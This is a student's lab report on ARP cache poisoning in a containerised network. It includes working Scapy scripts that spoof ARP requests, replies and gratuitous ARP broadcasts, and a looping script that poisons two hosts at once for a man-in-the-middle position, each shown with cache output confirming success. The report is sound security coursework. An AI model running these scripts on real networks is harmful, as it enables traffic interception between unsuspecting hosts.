

APARNAA MAHALAXMI ARULLJOTHI
A20560995


LAB – 6 - ARP Cache Poisoning Attack Lab


SETUP

Here, the docker setup is done using "docker-compose build" and "dcup" and the 2 containers are listed using "dockps". The MAC and the IP of the respective containers has been noted.











The privilege of the docker-compose.yml has been checked and it is set to true.



Here I have tried packet sniffing suing the 3 ways:

1.using wireshark:



2. Running tcpdump on the vmware using the command “sudo tcpdump -i br-<id> -n’

```
[10/22/24]seed@VM:~/.../Labsetup$ sudo tcpdump -i br-e12d11b96cd9 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on br-e12d11b96cd9, link-type EN10MB (Ethernet), capture size 262144 bytes
11:53:03.332406 ARP, Request who-has 10.9.0.6 tell 10.9.0.1, length 28
11:53:03.332443 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
11:53:03.332455 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 1, length 64
11:53:03.332472 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 1, length 64
11:53:04.347024 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 2, length 64
11:53:04.347166 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 2, length 64
11:53:05.367867 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 3, length 64
11:53:05.367989 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 3, length 64
11:53:06.392222 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 4, length 64
11:53:06.392282 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 4, length 64
11:53:07.415660 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 5, length 64
11:53:07.415721 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 5, length 64
11:53:08.443130 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 6, length 64
```

3.Running tcpdump on the containers using the command “tcpdump -I eth0 -n”

```
root@1a718187a188:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:53:03.332420 ARP, Request who-has 10.9.0.6 tell 10.9.0.1, length 28
15:53:03.332443 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
15:53:03.332456 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 1, length 64
15:53:03.332471 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 1, length 64
15:53:04.347098 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 2, length 64
15:53:04.347163 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 2, length 64
15:53:05.367951 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 3, length 64
15:53:05.367987 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 3, length 64
15:53:06.392255 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 4, length 64
15:53:06.392281 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 4, length 64
15:53:07.415685 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 5, length 64
```

TASK 1 ARP Cache Poisoning

Task 1 A

The program has been modified and pasted under the volumes folder in the VM under the name “task1a.py”. This also reflects in the volumes folder under the attacker container (M).

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[10/22/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[10/22/24]seed@VM:~/.../Labsetup$ cd volumes
[10/22/24]seed@VM:~/.../volumes$ nano task1a.py
[10/22/24]seed@VM:~/.../volumes$
```

Right Ctrl

```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# ls
task1a.py
root@8fbaeb3393a6:/volumes#
```


PROGRAM FILE:

```
  GNU nano 4.8                          task1a.py
#!/usr/bin/python3
from scapy.all import *

# Creating an Ethernet frame and an ARP request
E = Ether()  # Ethernet frame
A = ARP()    # ARP packet

A.op = 1     # 1 for ARP request
A.psrc = '10.9.0.6'   # IP of Host B (spoofed IP)
A.pdst = '10.9.0.5'   # IP of Host A (victim)
A.hwsrc = '02:42:0a:09:00:69'   # MAC of Host M (attacker)


# Combine Ethernet and ARP layers
pkt = E/A

# Send the packet
sendp(pkt)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell ^_ Go To Line
```


EXPLANATION OF THE CODE:

This program creates an ARP request packet that associates Host B's IP address (10.9.0.6) with Host M's MAC address (02:42:0a:09:00:69) and sends it to Host A (10.9.0.5). This allows Host M to spoof Host B and perform an ARP cache poisoning attack.

Now, Running the python code file in the attacker container and a ARP request packet is sent. The ARP request consisted of host B's IP address as the target IP and the Host M's MAC address as the Source MAC address.



After sending the ARP request packet and checking Host A's ARP cache using the arp -n command, I observed that Host B's IP address was now mapped to Host M's MAC address. The original MAC address of host B is 02:42:0a:09:00:06




In conclusion the ARP Poisoning attack was successful.

Task 1B

Here On host M, an ARP reply packet is constructed and sent to map B's IP address to M's MAC address under 2 scenarios. One is without clearing A's cache and one is after clearing A's cache.

Scenario 1: without clearing A's Cache:

A python code file is created using nano text editor in the volumes folder in the VM.



PROGRAM FILE:

```
  GNU nano 4.8                          task1b.py
#!/usr/bin/python3
from scapy.all import *

# Creating an Ethernet frame and an ARP reply
E = Ether()  # Ethernet frame
A = ARP()    # ARP packet

A.op = 2     # 2 for ARP reply
A.psrc = '10.9.0.6'   # IP of Host B (spoofed IP)
A.pdst = '10.9.0.5'   # IP of Host A (victim)
A.hwsrc = '02:42:0a:09:00:69'   # MAC of Host M (attacker)
A.hwdst = '02:42:0a:09:00:05'   # MAC of Host A (victim)

# Combine Ethernet and ARP layers
pkt = E/A

# Send the packet
sendp(pkt)
```

PROGRAM EXPLANATION:

This program creates an ARP reply packet where Host M pretends to be Host B by associating Host B's IP address (10.9.0.6) with Host M's MAC address (02:42:0a:09:00:69) and sends it to Host A (10.9.0.5). It tricks Host A into updating its ARP cache with the wrong MAC address for Host B, enabling a successful ARP cache poisoning attack.

The python file is executed in the attacker container.

```
Sent 1 packets.
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
```

The output shows that B's IP is mapped to M's MAC address. This show's that the attack was successful.

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../volumes   seed@VM: ~   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ docksh b1
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@b11e3ac5cb07:/#
```

Scenario 2: after clearing the cache:

The A's cache is cleared using the command arp -d <ip>. After clearing the and rechecking with arp -n command we can see that the B's IP has been removed. On re executing the code in M's machine, the attack happens again.

```
root@b11e3ac5cb07:/# arp -d 10.9.0.6
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@b11e3ac5cb07:/# arp -n
Sent 1 packets.
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
```

The below pasted screenshot shows that the B's IP is again mapped to M's MAC address. This is checked usinig arp -n command.

```
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@b11e3ac5cb07:/#
```

Right Ctrl

Task 1c

The python code task1c.py is created in the volumes folder in the VM using nano text editor.

```
[10/22/24]seed@VM:~/.../volumes$ nano task1c.py
[10/22/24]seed@VM:~/.../volumes$ ls
task1a.py  task1b.py  task1c.py
[10/22/24]seed@VM:~/.../volumes$
```

PROGRAM FILE:

```
 GNU nano 4.8                          task1c.py
#!/usr/bin/python3
from scapy.all import *
import time

# Create an Ethernet frame and a Gratuitous ARP request
E = Ether(dst='ff:ff:ff:ff:ff:ff')  # Broadcast MAC address for Ethernet header
A = ARP()  # ARP packet

# Set ARP packet fields for Gratuitous ARP request
A.op = 1  # ARP request (Gratuitous ARP uses an ARP request)
A.psrc = '10.9.0.6'  # IP of Host B (spoofed IP)
A.pdst = '10.9.0.6'  # Same IP for source and destination (Gratuitous ARP characterist>
A.hwsrc = '02:42:0a:09:00:69'  # MAC of Host M (attacker's MAC)
A.hwdst = 'ff:ff:ff:ff:ff:ff'  # Broadcast MAC address for ARP header

# Combine Ethernet and ARP layers
pkt = E/A

# Send the Gratuitous ARP packet in a loop
while True:
    sendp(pkt, iface="eth0")  # Replace "eth0" with the correct interface if needed
    print("Gratuitous ARP packet sent!")
    time.sleep(5)  # Send the ARP packet every 5 seconds (adjust the interval if neede>

                          [ Read 23 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell ^_ Go To Line
```

PROGRAM EXPLANATION:


This program creates and sends a Gratuitous ARP request where Host M claims Host B's IP address (10.9.0.6) and broadcasts it with Host M's MAC address (02:42:0a:09:00:69) to all hosts on the network. It repeatedly sends the spoofed ARP packets every 5 seconds to ensure the ARP cache stays poisoned.

The created .py file is executed in the attacker machine. On execution Gratutious ARP packets are sent. As done in task 1b, the attack is carried out in both the scenarios – with and without clearing the cache. The cache is cleared using the command arp -d 10.9.0.6. this removed the host B's IP.

```
root@8fbaeb3393a6:/volumes# python3 task1c.py
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
```

```
root@b11e3ac5cb07:/# arp -d 10.9.0.6
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

On re-executing the same step after clearing the cache, we execute the attack successfully and the B's IP is mapped to M's MAC.




```
root@b11e3ac5cb07:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@b11e3ac5cb07:/#
```

Task 2

Python program is created under the volumes folder in the vm and named as task2.py

```
[10/22/24]seed@VM:~/.../volumes$ nano task1c.py
[10/22/24]seed@VM:~/.../volumes$ nano task2.py
[10/22/24]seed@VM:~/.../volumes$ ls
task1a.py  task1b.py  task1c.py  task2.py
[10/22/24]seed@VM:~/.../volumes$
```

PROGRAM FILE:

~/Downloads/Labsetup/volumes


task1c.py | task2.py

```
1 from scapy.all import *
2 import time
3
4 # Define the IP and MAC addresses of Host A, Host B, and Host M (the attacker)
5 IP_A = "10.9.0.5"         # IP address of Host A
6 MAC_A = "02:42:0a:09:00:05"  # MAC address of Host A
7
8 IP_B = "10.9.0.6"         # IP address of Host B
9 MAC_B = "02:42:0a:09:00:06"  # MAC address of Host B
10
11 IP_M = "10.9.0.105"       # IP address of Host M (the attacker)
12 MAC_M = "02:42:0a:09:00:69"  # MAC address of Host M (the attacker)
13
14 # ARP packet to poison Host A's ARP cache (map B's IP to M's MAC)
15 def poison_arp_A():
16     arp_poison_A = ARP(op=2, pdst=IP_A, hwdst=MAC_A, psrc=IP_B, hwsrc=MAC_M)
17     send(arp_poison_A)
18
19 # ARP packet to poison Host B's ARP cache (map A's IP to M's MAC)
20 def poison_arp_B():
21     arp_poison_B = ARP(op=2, pdst=IP_B, hwdst=MAC_B, psrc=IP_A, hwsrc=MAC_M)
22     send(arp_poison_B)
23
24 # Continuously send ARP poison packets every 5 seconds to keep entries poisoned
25 while True:
26     poison_arp_A()  # Send spoofed ARP packet to Host A
27     print(f"Sent ARP poison packet to Host A: Mapping {IP_B} to {MAC_M}")
28
29     poison_arp_B()  # Send spoofed ARP packet to Host B
30     print(f"Sent ARP poison packet to Host B: Mapping {IP_A} to {MAC_M}")
31
32     time.sleep(5)  # Wait 5 seconds before sending again
```

